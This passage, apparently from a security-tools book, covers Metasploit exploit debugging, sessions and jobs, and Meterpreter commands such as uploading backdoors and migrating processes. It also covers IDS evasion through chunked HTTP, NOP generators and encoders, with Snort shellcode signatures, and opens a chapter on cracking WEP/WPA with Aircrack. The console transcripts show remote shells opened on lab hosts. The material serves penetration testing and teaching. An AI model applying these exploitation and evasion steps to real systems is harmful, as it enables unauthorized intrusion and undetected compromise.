As the exploit runs, it displays (usually) useful debugging information to the console. The final message printed informs us the exploit was successful and a local VNC relay is waiting for our VNC client to connect. By pointing our VNC client to port 5900 on our local IP address (127.0.0.1), we see the login screen of the remote Windows machine as shown in Figure 7-4.

VNCShell [SYSTEM@YAKIMA] – Full Access
bburns
Metasploit Courtesy Shell (TM)
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>_
root
Turn off computer
After you log on, you can add or change accounts.
Just go to Control Panel and click User Accounts.

Figure 7-4. Metasploit VNC injection successful

Debugging Exploitation

Sometimes (in fact quite often if you don't do your homework in advance) the exploit fails. Sometimes the exploit process will hang for minutes and eventually timeout. Other times you'll get a failure message back immediately. Here's an example of a failed attempt to use the *ms05_017_msmq* exploit:

```
msf exploit(ms05_017_msmq) > exploit
[*] Started bind handler
[*] Trying target Windows 2000 ALL / Windows XP SP0-SP1 (English)...
[*] Binding to fdb3a030-065f-11d1-bb9b-00a024ea5525:1.0@ncacn_ip_tcp:yakima[2103] ...
[*] Bound to fdb3a030-065f-11d1-bb9b-00a024ea5525:1.0@ncacn_ip_tcp:yakima[2103] ...
[*] Sending exploit ...
[-] Exploit failed: DCERPC FAULT => nca_s_fault_ndr
```

There are many reasons why an exploit can fail. A few possibilities and potential solutions are:

The target computer isn't vulnerable to the exploit due to a patch, its configuration, etc.
: Unless you can somehow convince the owner of the target computer to reconfigure the vulnerable software or remove the patch they've applied, you're out of luck using this particular Metasploit exploit. Try picking a different exploit or a different target.

The target computer isn't running the software you're trying to exploit
: As with the above cause of failure, unless you can trick the computer's owner into installing the vulnerable software, you'll have to try something else. The good news is that Metasploit has dozens of exploits to pick from.

A firewall is blocking access to the network port you're connecting to
: Some exploits can work over multiple ports. For example, some SMB vulnerabilities can be triggered via ports 139, 445, or 1025+. There's a chance the firewall is blocking some, but not all, of the potential ports—so trying a different port might work. If you're using a browser exploit and the user is connecting back to you, you can select any port you want and cherry-pick a port that is most likely to be allowed through the firewall policy.

A host or network IPS is detecting and stopping the exploit
: It can be hard to determine whether an IPS is blocking your attack, but if you suspect one is present, you can play with the Metasploit evasion options (see Section 7.10) to try to trick the IPS into letting your attack through.

The payload variant you've selected is failing for some reason
: Sometimes certain exploit/payload/target combinations simply don't work, even though by all rights they should. Despite the fact that Metasploit makes exploitation look easy, it's actually quite complex, and sometimes things just don't work. If you're reasonably sure your exploit should be working, try different payloads and payload variants. One of them may work where others fail.

One of the options necessary for the exploit has an improper value
: Some exploits and payloads provide a large number of options to set; while Metasploit attempts to fill in sensible default values, there's no guarantee that they're appropriate to your environment. Try setting various options to alternate values that make sense based on your understanding of the situation. This is yet another reason that performing thorough reconnaissance (see Chapter 2) prior to exploitation is a good idea.

The target computer is technically vulnerable but is currently in a state that prevents exploitation
: Some vulnerabilities can be triggered over and over again reliably, but others can only be triggered once before a reboot is required to return things to a vulnerable state. Even "reliable" vulnerabilities can eventually start to fail as exploit after exploit leaves the process in a more and more damaged state. If you end up in this situation, you can either wait for the computer's owner to reboot the machine or try to force a reboot using some form of DoS attack.

The target computer is behind a NAT device
: It is very common for computers on the Internet to connect through a NAT device (see Chapter 13). In this case, while the target computer will be able to make connections to your IP addresses, you will likely be unable to establish your own connection to it. In this case, you should make sure you're using a `reverse` or `find_tag` payload variant; otherwise, the exploit will almost certainly fail.

7.7 Managing Sessions and Jobs

New in Metasploit 3.0 are the concepts of *sessions* and *jobs*. In prior releases, interactive shells or other tasks would take control of the terminal, preventing other interaction with Metasploit until the task completed. Now, interactive shells and other payloads are wrapped in sessions that can be suspended and resumed. Similarly, exploits that require running a server, such as browser exploits that rely on tricking a user into connecting to Metasploit's web server, are managed as jobs that run in the background. By using sessions and jobs, you can now perform multiple exploits at once in a single Metasploit instance.

Sessions

Sessions are automatically created for you when you use interactive payloads such as the shell or Meterpreter payloads (see Section 7.8). When a session is created, the session ID is printed as part of the exploit output:

```
msf exploit(ms03_026_dcom) > exploit
[*] Started bind handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:yakima[135]
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:yakima[135] ...
[*] Sending exploit ...
[*] Sending stage (474 bytes)
[*] Command shell session 1 opened (10.150.9.46:59996 -> 10.157.6.231:4444)
[*] The DCERPC service did not reply to our request

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

The newly created session is immediately active, and your keyboard input is passed directly to the session. If you want to continue using Metasploit but don't want to close the session, you can type **^Z** (Ctrl-Z) to put the session in the "background." This returns you to the Metasploit console but leaves the session running:

```
C:\WINDOWS\system32>cd c:\
cd c:\

C:\>^Z
Background session 1? [y/N]  y

msf exploit(ms03_026_dcom) >
```

Now that you're back at the Metasploit prompt, you're free to continue to use Metasploit to exploit additional machines and even create new sessions:

```
msf exploit(ms03_026_dcom) > set RHOST snake
RHOST => 10.157.6.140
msf exploit(ms03_026_dcom) > exploit
```

```
[*] Started bind handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp: ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp: ...
[*] Sending exploit ...
[*] Sending stage (474 bytes)
[*] The DCERPC service did not reply to our request
[*] Command shell session 2 opened (10.150.9.46:60054 -> 10.157.6.140:4444)

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>^Z
Background session 2? [y/N]  y

msf exploit(ms03_026_dcom) >
```

You can get a list of active sessions by typing **`sessions -l`**. The listing tells you which payload is active, as well as the IP addresses and ports involved. Here you can see the two sessions we created and put into the background:

```
msf exploit(ms03_026_dcom) > sessions -l

Active sessions
===============

    Id  Description    Tunnel
    --  -----------    ------
    1   Command shell  10.150.9.46:59996 -> 10.157.6.231:4444
    2   Command shell  10.150.9.46:60054 -> 10.157.6.140:4444
```

You can resume a session where you left off by typing **`sessions -i`** ***`sessionid`***:

```
msf exploit(ms03_026_dcom) > sessions -i 2
[*] Starting interaction with 2...

C:\WINNT\system32>exit
exit

^C
Abort session 2? [y/N]  y
```

As you can see in this example, sometimes shells don't exit cleanly, and fail to return you to the Metasploit prompt. If you ever need to terminate a session, as in the preceding case, you can type **`^C`** (Ctrl-C) to abort the session.

Jobs

Jobs are similar to sessions, but are created by any tasks that need to run in the background. Exploits that run servers that wait for client connections are one example of job creation. The code that follows offers an example of a job being created when we run a browser exploit.

```
msf > use exploit/windows/browser/aim_goaway
msf exploit(aim_goaway) > set PAYLOAD windows/shell/bind_tcp
PAYLOAD => windows/shell/bind_tcp
msf exploit(aim_goaway) > exploit
[*] Using URL: http://192.168.10.10:8080/HKkUJ441
[*] Server started.
[*] Exploit running as background job.
```

Active jobs can be listed by typing **jobs -l** from the command prompt. A list of jobs is displayed along with a *job ID*. Job IDs can be used with the **-k** flag to terminate running jobs. Here is an example of listing jobs, then killing one using the job ID:

```
msf exploit(aim_goaway) > jobs -l

Jobs
====

  Id  Name
  --  ----
  0   Exploit: windows/browser/aim_goaway

msf exploit(aim_goaway) > jobs -k 0
Stopping job: 0...
msf exploit(aim_goaway) > jobs -l

Jobs
====

No active jobs.
```

The special flag **-K** is provided if you want to kill *all* running jobs simultaneously.

Any output from the background job will be printed to the console. If the job is an exploit that manages to successfully compromise a client, a session will be created and automatically placed in the background. The session can be listed and resumed using the commands detailed in the earlier section "Sessions." Here's an example of a job spawning a session:

```
msf exploit(aim_goaway) > [*] Command shell session 1 opened (127.0.0.1:4444 ->
127.0.0.1:50018)

msf exploit(aim_goaway) > sessions -l

Active sessions
===============

  Id  Description    Tunnel
  --  -----------    ------
  1   Command shell  127.0.0.1:4444 -> 127.0.0.1:50018
```

7.8 The Meterpreter

When you successfully exploit a remote computer, the next task is to interact with the system in order to further your goals, whatever they may be. The most common form of interaction is entering textual commands into a remote command shell. Unix-style operating systems such as Linux or Mac OS X have rich command shells that provide a powerful environment for further system control. Windows, on the other hand, has a command shell left over from the DOS days that provides very limited functionality.

One way around the limited command shell of Windows is to use the VNC payload (see Section 7.4), which gives you a graphical interface to the compromised computer. However, the VNC payload has some drawbacks. VNC connections require relatively high bandwidth in order to be useable. If the compromised computer is on a low bandwidth connection or is located on the other side of the world, the VNC connection may be so slow as to be worthless. Using VNC also can give you away—any interaction you take with the remote computer will be displayed on its monitor. If someone happens to be in front of the computer while you're trying to control it with VNC, your presence will be detected very quickly.

In order to address the shortcomings of the traditional shell and VNC payloads, Metasploit includes a special payload for Windows called the Meterpreter. The Meterpreter is a rich command shell for Windows that provides many commands missing from the normal Windows shell, as well as a few additional capabilities geared specifically for exploitation.

You use the Meterpreter by selecting one of its variants as the payload for an exploit. If the exploit succeeds, you'll be presented with the Meterpreter prompt:

```
msf exploit(ms03_026_dcom) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp

msf exploit(ms03_026_dcom) > exploit
[*] Started bind handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:yakima[135]
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:yakima[135] ...
[*] Sending exploit ...
[*] Transmitting intermediate stager for over-sized stage...(89 bytes)
[*] Sending stage (2834 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (73739 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (10.150.9.46:60090 -> 10.157.6.231:4444)
[*] The DCERPC service did not reply to our request

meterpreter >
```

The Meterpreter has a large list of commands, some of which aren't discussed here, and new commands can be added at any time. To get a complete list of these commands, type **`help`** or **`?`** from the Meterpreter prompt. To learn more about a specific command, you can type ***`commandname`*** **`-h`**. Some simple commands don't support the **`-h`** flag, but the complex ones typically do.

Some Useful Meterpreter Commands

Here are some useful Meterpreter commands:

`sysinfo`
: Displays useful information about the host you've just exploited, including the computer's name, operating system, and patchlevel.

`pwd`
: Displays the current working directory. This typically starts out as the Windows system directory.

`cd`
: Changes the current working directory. This command accepts both DOS- and Unix-style path arguments (i.e., `cd c:\` and `cd /` both perform the same operation).

`ls`
: Displays a listing of the files in the current working directory. The output is much closer to that of the Unix `ls` than that of the Windows' `dir` command.

`cat`
: Prints the contents of a file to the screen, just as `cat` on a Unix system would.

`download`
: Copies the contents of a file from the remote system to the local (the computer running Metasploit) filesystem. You can use this feature to download valuable information for offline analysis.

`upload`
: Uploads a file from the local filesystem to the remote computer. You can use this command to upload backdoors, rootkits (see Chapter 12), or Trojaned versions of binaries already on the system.

`edit`
: Opens the contents of a file for you to edit. One very nice feature of the `edit` command is that it opens the file on the local computer using the editor of your choice.

`execute`
: Executes a file on the remote computer from its filesystem. This can either be a pre-existing file or one you've recently uploaded.

`ipconfig`
: Displays the network settings of the remote computer.

`getpid`
: Displays the current PID (process ID) of the process hosting the Meterpreter. This is likely the vulnerable process you exploited in order to run the Meterpreter.

`getuid`
: Displays the username of the owner of the process. The user determines what control you have over the remote computer. Normal users can typically modify only their own files, while an administrator usually has full control over the system. The special user named *SYSTEM* has the highest privilege level obtainable.

`ps`
: Displays a list of all the processes currently running on the remote computer along with a PID (process ID).

`kill`
: Kills a process. The argument to the `kill` function is a PID you received from either `getpid` or `ps`. (Killing the PID value you received from `getpid` without first migrating the process will almost certainly cause your Meterpreter session to close, as you've just killed the Meterpreter's process.)

`migrate`
: Migrates the Meterpreter code and thread of execution to a different process, all without disrupting the Meterpreter console in the slightest. If the process you exploited is not trustworthy, you can use this command to migrate to something more stable.

`portfwd`
: Similar to SSH tunneling (see Chapter 15), this command lets you open a port on the local computer that will be tunneled via Meterpreter to a remote computer and port. You can use this functionality to progressively work further into a network, computer by computer, just as you can with Core Impact (see Sections 9.1 through 9.11).

`reg`
: Lets you view or modify the Windows registry on the remote computer. Almost all of Windows' settings are in the registry (from password policies to firewall settings), so modification allows for some interesting possibilities.

`idletime`
: Displays the amount of time the computer has been "idle" (i.e., no one has been moving the keyboard or mouse). You can use this feature to try to time disruptive actions (e.g., rebooting the computer) for when the computer is unattended.

`uictl`
: Allows you to disable (or re-enable) the keyboard or mouse on the remote computer. You can use this to temporarily prevent the computer's user from taking any action (perhaps to get rid of you, for example).

`irb`
: Spawns an interactive Ruby shell. From this shell, you can interact with Meterpreter's internals and script its behavior directly by using its API.

`run`
: Similar to the `irb` command, but it runs a Ruby script from the local filesystem instead of giving you an interactive shell.

`quit`
: Quits the Meterpreter session, closing the network connection and returning you to the Metasploit prompt.

Meterpreter Session Example

Here's an example of Metasploit being used to launch a Meterpreter session on the remote computer *Yakima*:

```
msf > use windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) > set RHOST yakima
RHOST => yakima
msf exploit(ms03_026_dcom) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(ms03_026_dcom) > exploit
[*] Started bind handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:yakima[135]
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:yakima[135] ...
[*] Sending exploit ...
[*] Transmitting intermediate stager for over-sized stage...(89 bytes)
[*] Sending stage (2834 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (73739 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (10.150.9.46:60603 -> 10.157.6.231:4444)
[*] The DCERPC service did not reply to our request

meterpreter > sysinfo
Computer: YAKIMA
OS      : Windows XP (Build 2600, Service Pack 1).
meterpreter > pwd
c:\windows\system32
meterpreter > ls calc*

Listing: calc*
==============

Mode              Size    Type  Last modified                 Name
----              ----    ----  -------------                 ----
100777/rwxrwxrwx  114688  fil   Mon Mar 31 05:00:00 PST 2003  calc.exe

meterpreter > execute calc.exe
[-] You must specify an executable file with -f
```

```
meterpreter > execute -f calc.exe
Process 652 created.
meterpreter > getpid
Current pid: 920
meterpreter > migrate 652
[*] Migrating to 652...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 652
meterpreter > kill 652
Killing: 652

[-] Error while running command kill: execution expired
meterpreter > quit

[*] Meterpreter session 1 closed.
msf exploit(ms03_026_dcom) >
```

In the preceding example, we first gather some information about the system. Then we find a program on the remote filesystem and execute it. We next migrate the Meterpreter session to the new process. Finally, to demonstrate that the migration worked, we kill the process we migrated to and notice that the session has timed out.

7.9 Security Device Evasion

Metasploit has provided some limited security device evasion features for some time, but in the past, the types of evasion options offered were ad-hoc and usually differed wildly from exploit to exploit. With Metasploit 3.0, evasion features are enhanced and standardized, allowing for easier and more consistent bypassing of security devices. Some powerful evasion techniques have been added to the core framework, meaning that the evasions are available even when the exploit is oblivious to them.

A list of supported evasion techniques is available by typing **show evasion** at the Metasploit prompt once an exploit is selected. The list shows the evasion name and description, and the current setting. Here is an example of the evasions supported by an HTTP client-side exploit:

```
msf exploit(aim_goaway) > show evasion

Module evasion options:

   Name           : HTML::base64
   Current Setting: none
   Description    : Enable HTML obfuscation via an embedded base64 html object
      (accepted: none, plain, single_pad, double_pad, random_space_injection)

   Name           : HTML::javascript::escape
   Current Setting: 0
   Description    : Enable HTML obfuscation via HTML escaping (number of iterations)

   Name           : HTML::unicode
```

```
   Current Setting: none
   Description    : Enable HTTP obfuscation via unicode (accepted: none, utf-16le,
      utf-16be, utf-16be-marker, utf-32le, utf-32be)

 [additional evasions omitted..]

   Name           : TCP::max_send_size
   Current Setting: 0
   Description    : Maxiumum tcp segment size. (0 = disable)

   Name           : TCP::send_delay
   Current Setting: 0
   Description    : Delays inserted before every send. (0 = disable)
```

The list of evasion options typically starts with the protocol, in order to help distinguish which network layer the evasion is being performed on. In the preceding example, both HTTP and TCP evasions are available. By combining evasion techniques on multiple layers, the odds of slipping undetected past a security device increases.

To change the value of an evasion option, use the `set` *`evasionparameter value`* command. For example, to enable HTTP GZIP compression for our exploit, we would type:

```
msf exploit(aim_goaway) > set HTTP::compression gzip
HTTP::compression => gzip
```

7.10 Sample Evasion Output

To demonstrate the effect that evasion options can have on the network traffic generated by Metasploit, here is an attack against an IRC client before and after the *HTTP::chunked* evasion technique is enabled. Here is the exploit before evasion:

```
GET /exploit HTTP/1.0

HTTP/1.1 200 OK
Server: Apache
Content-Type: text/html
Content-Length: 1692
Connection: close

<html><iframe src='irc://X891KNFNSPeazXbVVREh5OzlxXVzYPqcWB9V8tp6QGcf4UyBJwNee3d
9fY8XNVqmtO7MldpXwNuWAiKjscA2JjXFZt3SariVrl2eGDCNQP1GrNHutrkZNilRKruhjNOMkqe83mq
plnmgWkV4Ra5iOUPOAAcOUZ4RXwfrqt1CvL2edWz9Ud7x653yFTDhhTtO4p6CWsfOgZhaVYhINCeWKSS
Of6sOnJz8O48lyzD1cdBKRezto996FLPVRvnTlTR5z7BqI5GsXcGIn6fnvDJg2u1Vv58L9J6U8u8QxiA
wFG5uaZGG8rkFpo9MzKQrqpqjkkIUlIlM [continues...]
```

Here is the same exploit, this time using HTTP chunked encoding to transfer the exploit:

```
GET /exploit HTTP/1.0

HTTP/1.1 200 OK
Transfer-Encoding: chunked
```

```
Server: Apache
Content-Type: text/html
Connection: close

2
<h
8
tml><ifr
2
am
5
e src
5
='irc
4
://u
3
PK1
5
N7ggF
4
JLOz
2
e6
8
```

Even though the exploit works equally well against the web browser (and IRC client), any security device monitoring your network traffic is much less likely to detect the second attack, which uses the chunked encoding. By combining a variety of evasion techniques (such as JavaScript obfuscation, Unicode encoding, and GZIP compression), you can reduce the list of devices capable of detecting your exploit to nearly zero.

7.11 Evasion Using NOPs and Encoders

Some simple IDS or IPS devices attempt to detect attacks by matching specific bytes in NOP sleds or exploit payloads. Even more advanced devices are not immune from low quality "exploit-specific" signatures. Here are two example Snort (see Sections 19.1 and 19.2) signatures that look for a simple x86 NOP sled and common Linux shellcode, respectively:

```
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE x86 NOO
P"; content:"|90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90|"; depth:128; reference:
arachnids,181; classtype:shellcode-detect; sid:648; rev:7;)

alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE Linux s
hellcode"; content:"|90 90 90 E8 C0 FF FF FF|/bin/sh"; reference:arachnids,343;
classtype:shellcode-detect; sid:652; rev:9;)
```

The first signature looks for a sequence of 0×90 bytes, which is the x86 `NOP` instruction and is commonly used in NOP sleds (it is where the term NOP sled comes

from). The second signature looks for a specific sequence of bytes that is used in a few Linux exploits. Both signatures can be easily evaded using NOP generators and payload encoders in Metasploit.

NOP Generators

Metasploit's *NOP generators* are designed to produce a sequence of bytes of arbitrary length that are functionally equivalent to a traditional NOP sled (a sequence of 0×90 bytes) without having any predictable pattern. By using a more complex NOP generator, you can bypass simple IDS/IPS signatures of common NOP sleds.

To see a list of supported NOP generators, type **show nops** at the Metasploit command prompt:

```
msf exploit(aim_goaway) > show nops

NOP Generators
==============

   Name                    Description
   ----                    -----------
   ppc/simple              Simple
   sparc/random            SPARC NOP generator
   x86/opty2               Opty2
   x86/single_byte         Single Byte
```

The name of the generator starts with the CPU architecture, followed by the generator name. In the preceding example, there is only one PowerPC and Sparc generator and two x86 generators. Select a NOP generator by typing **set NOP *generatorname***, like this:

```
msf exploit(mirc_irc_url) > set NOP x86/opty2
NOP => x86/opty2
```

Once you have chosen a NOP generator, when you launch your exploit, any NOP sleds will be taken from the NOP generator. To see a sample of the output the generator produces, you can "use" the generator and type **generate *numbytes***, like this:

```
msf > use x86/opty2
msf nop(opty2) > generate 20
"\xfc\x96\x46\x4a\x2c\x23\xf5\x93\x47\x13\xfd\xa9\xba\x98" +
"\x4e\x90\xb2\x3c\x97\x4b"
```

As you can see, the bytes returned by the *opty2* NOP generator are complex and will easily bypass the example Snort signature. Additionally, the sequence of bytes is randomly generated each time you launch your exploit, so even this complex sequence of bytes cannot be turned into a signature. If we ask for another 20 bytes from the generator, we get an entirely different byte sequence:

```
msf nop(opty2) > generate 20
"\x1d\x05\xb1\x92\xbb\x2d\xb6\xb5\x24\x14\xf9\xbe\xd5\xb7" +
"\x04\x67\x98\x47\x4a\x99"
```

Payload Encoders

Payload encoders are not technically meant for security device evasion; nevertheless, they can be used to evade simple IDS/IPS signatures that are looking for specific bytes of your payload.

Encoders are usually meant to bypass various conditions that can prevent the exploit from working. For example, some vulnerabilities accept only alphanumeric characters, in which case you could use the *x86/alpha_mixed* encoder to ensure that your payload contains only alphanumeric characters. Since these encoders change the bytes that get sent by Metasploit, they can also be used to evade simple IDS/IPS signatures.

To see a list of encoders, type **`show encoders`** from the Metasploit command prompt:

```
msf exploit(ms02_039_slammer) > show encoders

Encoders
========

   Name                     Description
   ----                     -----------
   x86/alpha_mixed          Alpha2 Alphanumeric Mixedcase Encoder
   x86/alpha_upper          Alpha2 Alphanumeric Uppercase Encoder
   x86/avoid_utf8_tolower   Avoid UTF8/tolower
   x86/call4_dword_xor      Call+4 Dword XOR Encoder
   x86/countdown            Single-byte XOR Countdown Encoder
   x86/fnstenv_mov          Variable-length Fnstenv/mov Dword XOR Encoder
   x86/jmp_call_additive    Polymorphic Jump/Call XOR Additive Feedback Encoder
   x86/nonalpha             Non-Alpha Encoder
   x86/nonupper             Non-Upper Encoder
   x86/shikata_ga_nai       Polymorphic XOR Additive Feedback Encoder
   x86/unicode_mixed        Alpha2 Alphanumeric Unicode Mixedcase Encoder
   x86/unicode_upper        Alpha2 Alphanumeric Unicode Uppercase Encoder
```

To select an encoder, type **`set ENCODER`** ***`encodername`***, like this:

```
msf exploit(ms02_039_slammer) > set ENCODER x86/alpha_upper
ENCODER => x86/alpha_upper
```

To illustrate the difference an encoder can make, here is an excerpt of an exploit packet without an encoder specified:

```
00e0  74 25 13 f9 9f 3f 66 b0  71 2d 96 98 81 e2 39 d6   t%...?f. q-....9.
00f0  b7 80 f9 2c 73 7a 49 91  96 4e 41 bb 3f 90 76 22   ...,szI. .NA.?.v"
0100  f5 7d 25 02 d1 f8 2a e3  67 83 e0 69 fd 93 7e 47   .}%...*. g..i..~G
0110  79 7b 27 7f 2d 14 4b 35  99 bf 75 34 a8 98 b5 72   y{'.-.K5 ..u4...r
0120  7c 78 11 c1 eb 05 74 46  0c 23 d5 97 12 f7 e1 1c   |x....tF .#......
0130  a9 b3 48 b6 70 04 1d 4f  b2 77 4a 3c 3d b4 15 7d   ..H.p..O .wJ<=..}
0140  10 d4 ba 75 24 89 e2 28  e1 19 eb 42 b0 7a 40 9f   ...u$..( ...B.z@.
0150  be 66 92 b8 b1 b9 9b 88  e3 37 78 43 84 fc 7f 4a   .f...... .7xC...J
```

And here is the same exploit and payload using the *x86/alpha_upper* encoder:

```
00e0  48 30 41 30 30 41 42 41  41 42 54 41 41 51 32 41   H0A00ABA ABTAAQ2A
00f0  42 32 42 42 30 42 42 58  50 38 41 43 4a 4a 49 4d   B2BB0BBX P8ACJJIM
0100  51 48 44 51 44 4b 42 4b  4f 4b 4f 4b 4c 42 4a 4a   QHDQDKBK OKOKLBJJ
0110  4b 47 37 4d 38 4c 39 4b  4f 4b 4f 4b 4f 45 30 46   KG7M8L9K OKOKOE0F
0120  51 49 4b 4c 4b 43 4d 47  4c 4c 4b 43 4c 47 4d 43   QIKLKCMG LLKCLGMC
0130  48 45 51 4a 4f 4c 4b 46  37 47 50 45 51 4a 4a 4c   HEQJOLKF 7GPEQJJL
0140  4b 46 54 4c 5a 43 31 4a  4e 46 51 49 50 4a 39 4e   KFTLZC1J NFQIPJ9N
0150  4c 49 51 48 4a 44 4d 45  51 49 52 4c 44 49 50 42   LIQHJDME QIRLDIPB
```

On the victim computer, both packets result in the same set of payload instructions being executed, even though every byte is different. You can use this property of encoders to slip by simple network security devices without being detected by their exploit-specific signatures.

7.12 In Conclusion

Exploiting vulnerabilities and taking control of remote computers is a complex and difficult undertaking. Metasploit simplifies things by providing a consistent interface for exploits and allows you to use your choice of payload with your chosen exploit. Features such as sessions and jobs make wide-scale exploitation and automation possible, while encoders and NOP generators make sliding past filters and network security devices as easy as setting an option. Finally, Metasploit's multiple interfaces, from command-line to web interface, makes using Metasploit easy and enjoyable no matter what you are comfortable with.

—Bryan Burns

8

Wireless Penetration

Wireless networks have become increasingly popular for personal and business use. Unfortunately, for wireless networks as for most other technological advances, security has been an afterthought. Thus, the current state of wireless technology is such that wireless networks in general are not secure by default and cannot be easily secured. The three tools (Aircrack, Airpwn, and Karma) presented in this chapter take advantage of weaknesses in 802.11 wireless networks in order to compromise them.

Aircrack monitors legitimate wireless traffic in order to crack the encryption key being used. Knowing this key allows an attacker to access the wireless network and paves the way for further attacks. Aircrack is introduced in Section 8.2.

Airpwn monitors legitimate wireless traffic and, based on preconfigured search patterns, injects attacker-controlled data into the network, thus allowing for sophisticated attacks. Airpwn can use the WEP key uncovered by Aircrack to compromise encrypted networks. Airpwn is introduced in Section 8.5.

Karma impersonates wireless networks, tricking careless wireless clients into connecting to an attacker-controlled network. Karma is introduced in Section 8.10.

The chapter starts with a discussion of wireless encryption technology to establish the current state of wireless security.

8.1 WEP and WPA Encryption

Wireless Equivalent Privacy (WEP) is one method of securing the network. Most wireless vendors include it by default as part of the IEEE 802.11 standard. Upon initial release, WEP was considered a real advance in wireless security because it prevented eavesdroppers from intercepting and reading wireless network traffic. It also helped to prevent unauthorized individuals from using the wireless network because without the WEP key, they could not route their traffic to the device. It's important to understand WEP before examining the tools discussed in later sections, especially Aircrack.

Let's take a look at how a wireless network works and especially how WEP works. As you may already know, a wireless or Wi-Fi network uses radio signals to transmit data from connected PCs to a router, out to the Internet, and back again. Most wireless networks use either the 2.4 GHz or 5 GHz frequency. As just mentioned, most standard wireless routers that are built to follow the IEEE 802.11 standard have built-in (but not enabled by default) encryption to attempt to secure the traffic between systems and routers. Initially, most users did not bother enabling WEP; it wasn't the most user-friendly thing to do, and managing the key was an annoyance. Over the last few years, as the lack of security in wireless network has received more attention, users have started to enable the built-in encryption in the hope that it will make them secure. By the end of this section, you will understand that while WEP does add a level of protection, it does not prevent a wireless network from being compromised.

WEP uses both the RC4 stream cipher—the same cipher used in Secure Sockets Layer (SSL)—and then an integrity check that is CRC-32. Basically, there are two options a user can implement when using WEP: 64-bit and 128-bit WEP. 64-bit WEP is obviously weaker than 128-bit, but both keys can be compromised if enough encrypted network traffic is captured. The theory behind WEP is as follows: a standard 64-bit WEP uses a 40-bit key, which is concatenated by a 24-bit block known as the *initialization vector*. A 128-bit WEP key uses a 104-bit key size with the 24-bit initialization vector. So what's the problem? The use of a stream cipher means that the same traffic key should not be used twice, and the 24-bit initialization vector is supposed to ensure that this never happens. Unfortunately, on busy networks, a 24-bit initialization vector is not long enough to prevent the key from being used twice, which allows a patient attacker the opportunity to eventually crack the WEP key.

In response to the weaknesses discovered in WEP, a new method for encrypting traffic was implemented, known as *Wi-Fi Protected Access* (WPA). WPA was designed to distribute a different encryption key to each wireless device. Unfortunately, WPA also includes a shared key mode known as WPA-PSK that allows every device to share a password, weakening the security of the protocol. WPA is encrypted using an RC4 stream cipher with a 128-bit key, and a 48-bit initialization vector. In addition, WPA uses the *Temporal Key Integrity Protocol* (TKIP), which dynamically changes the key as the device is used. The combination of both TKIP and the larger 48-bit initialization vector prevents attacks that were previously successful against WEP. But when WPA is used with a preshared key (WPA-PSK), it is vulnerable to simple but effective brute-force password-guessing attacks.

8.2 Aircrack

Aircrack is a tool that can be used to crack 802.11 WEP and WPA-PSK keys, as well as perform some level of wireless network analysis. Aircrack was originally written by Christophe Devine and last released as version 2.41 on November 22, 2005. Since this version, the project was taken over and rereleased as Aircrack-ng. As of this book's printing, the latest version of Aircrack-ng was released October 1, 2006 as

version 0.6.2. Despite the new code branch and the new name, many people continue to refer to the tool by the original name, Aircrack.

Aircrack uses two implementations: the FMS attack, which is named after the researchers who identified the weaknesses in WEP (Scott Fluhrer, Itsik Mantin, and Adi Shamir), and the much faster KoreK attack, which is a statistical cracking method that has proven to be more efficient than FMS attacks. From an attacker's perspective, the case for Aircrack is quite obvious. From a defense perspective, although Aircrack is useful for a number of tasks—such as testing current legitimate wireless networks to prove the need for better security implementations and identifying wireless networks in your organization—there are better tools that can be used for simply identifying a wireless network, as presented in Chapter 5.

Aircrack-ng is a suite that contains six different components, shown in Table 8-1.

Table 8-1. Aircrack-ng components

Component	Description
aircrack-ng	Aircrack-ng, which the suite is named after, is used to crack WEP and WPA-PSK keys. Once enough data is collected by the airodump-ng tool, aircrack-ng analyzes the data and attempts to determine the key in use.
airdecap-ng	Decrypts encrypted network packet captures.
airmon-ng	Configures a wireless card for use with the entire Aircrack-ng suite.
aireplay-ng	Generates traffic on the wireless network that may be needed in order to recover the WEP key in use.
airodump-ng	Captures 802.11 frames to be used by aircrack-ng in the cracking of the WEP key.
tools	Provides an assorted toolbox for fine tuning.

8.3 Installing Aircrack-ng

Aircrack-ng runs on many platforms, including Linux, Windows, and the Sharp Zaurus handheld. Before you install Aircrack-ng on a Linux or Sharp Zaurus platform, be sure to install the proper driver patches for your system. The Aircrack-ng web site at *http://www.aircrack-ng.org/* has a handy chart that outlines the compatibility of various wireless network card chipsets. Table 8-2 provides an abbreviated version of that chart.

Table 8-2. Aircrack-ng compatibility

